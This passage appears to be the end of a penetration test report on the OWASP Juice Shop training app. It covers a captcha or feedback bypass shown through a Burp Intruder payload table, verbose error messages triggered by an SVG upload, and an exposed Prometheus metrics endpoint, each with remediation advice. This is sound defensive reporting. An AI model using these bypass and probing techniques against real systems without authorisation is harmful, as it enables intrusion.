
### Evidence

Attacker go to customer feedback page.





As we can see in the picture below, the 201 response code indicates successful captcha bypass.



2. Intruder attack of http://juiceshop.com:3000 - Temporary attack - Not saved to project file

Results Positions Payloads Resource pool Settings

Filter: Showing all items


Request ^	Payload	Status code	Error	Timeout	Length	Comment
0		401	<input type="checkbox"/>	<input type="checkbox"/>	429	
1	-5	401	<input type="checkbox"/>	<input type="checkbox"/>	429	
2	-4	401	<input type="checkbox"/>	<input type="checkbox"/>	429	
3	-3	401	<input type="checkbox"/>	<input type="checkbox"/>	429	
4	-2	401	<input type="checkbox"/>	<input type="checkbox"/>	429	
5	-1	201	<input type="checkbox"/>	<input type="checkbox"/>	605	
6	0	401	<input type="checkbox"/>	<input type="checkbox"/>	429	
7	1	401	<input type="checkbox"/>	<input type="checkbox"/>	429	
8	2	401	<input type="checkbox"/>	<input type="checkbox"/>	429	
9	3	401	<input type="checkbox"/>	<input type="checkbox"/>	429	
10	4	401	<input type="checkbox"/>	<input type="checkbox"/>	429	
11	5	401	<input type="checkbox"/>	<input type="checkbox"/>	429	

### NF-4.1 Verbose Error Messages


Description:	Verbose error messages refer to detailed error responses generated by a system, application, or website when an unexpected condition or failure occurs. These messages provide an excessive amount of information about the underlying structure, technologies, and potential vulnerabilities of the system, which can aid attackers in crafting targeted exploits.
Tools Used:	Burp Suite
References:	WSTG-ERRH-01 <a href="https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/08-Testing_for_Error_Handling/01-Testing_For_Improper_Error_Handling">https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/08-Testing_for_Error_Handling/01-Testing_For_Improper_Error_Handling</a>
Remediation	Replace detailed error messages with generic or custom error pages. Avoid displaying stack traces, database details, or other internal information to users.

### Evidence


User go to his profile.



User change the image to any svg file.



Improper error handling.




## NF-4.2 Sensitive Data Exposure (Prometheus)

Description:	Organization's sensitive information is inadequately protected, potentially leading to unauthorized access and exploitation. This vulnerability encompasses the improper handling, storage, or transmission of confidential data.
Tools Used:	Burp Suite
References:	A3:2017-Sensitive Data Exposure <a href="https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure">https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure</a>
Remediation	Apply the principle of least privilege by enforcing strict access controls. Only grant access to individuals who require the data for their specific roles and responsibilities.

### Evidence

Prometheus endpoint is publicly available.



```

# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter
file_uploads_count{file_type="application/javascript"} 0
file_uploads_count{file_type="application/json"} 0
file_uploads_count{file_type="application/pdf"} 0
file_uploads_count{file_type="application/x-javascript"} 0
file_uploads_count{file_type="text/css"} 0
file_uploads_count{file_type="text/html"} 0
file_uploads_count{file_type="text/plain"} 0
file_uploads_count{file_type="text/xml"} 0
# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter
file_upload_errors{file_type="application/javascript"} 0
file_upload_errors{file_type="application/json"} 0
file_upload_errors{file_type="application/pdf"} 0
file_upload_errors{file_type="application/x-javascript"} 0
file_upload_errors{file_type="text/css"} 0
file_upload_errors{file_type="text/html"} 0
file_upload_errors{file_type="text/plain"} 0
file_upload_errors{file_type="text/xml"} 0
# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="cleanupFtpFolder",app="juiceshop"} 0.034277459
juiceshop_startup_duration_seconds{task="restoreOverwrittenFilesWithOriginals",app="juiceshop"} 0.061606667
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.029872125
juiceshop_startup_duration_seconds{task="datacreator",app="juiceshop"} 0.7089725
juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.003875125
juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.001329883
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 1.134
juiceshop_startup_duration_seconds{task="validatePreconditions",app="juiceshop"} 15.06774659
# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 76.340706
# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 49.878125
# HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
# TYPE process_cpu_seconds_total counter
process_cpu_seconds_total{app="juiceshop"} 126.218831
# HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
# TYPE process_start_time_seconds gauge
process_start_time_seconds{app="juiceshop"} 1704235314
# HELP process_resident_memory_bytes Resident memory size in bytes.
# TYPE process_resident_memory_bytes gauge
process_resident_memory_bytes{app="juiceshop"} 149614592
# HELP process_virtual_memory_bytes Virtual memory size in bytes.
# TYPE process_virtual_memory_bytes gauge
process_virtual_memory_bytes{app="juiceshop"} 1121439744
# HELP process_heap_bytes Process heap size in bytes.
# TYPE process_heap_bytes gauge
process_heap_bytes{app="juiceshop"} 184393728
# HELP process_open_fds Number of open file descriptors.
# TYPE process_open_fds gauge
process_open_fds{app="juiceshop"} 31
# HELP process_max_fds Maximum number of open file descriptors.
# TYPE process_max_fds gauge
process_max_fds{app="juiceshop"} 1048576

```





## Additional Scans and Reports

NESMATE provides all clients with all report information gathered during testing. This includes Nessus files and full vulnerability scans in detailed formats. These reports contain raw vulnerability scans and additional vulnerabilities not exploited by NESMATE.

The reports identify hygiene issues needing attention but are less likely to lead to a breach, i.e. defense-in-depth opportunities. For more information, please see the documents in your shared drive folder labeled “Additional Scans and Reports”.



Last Page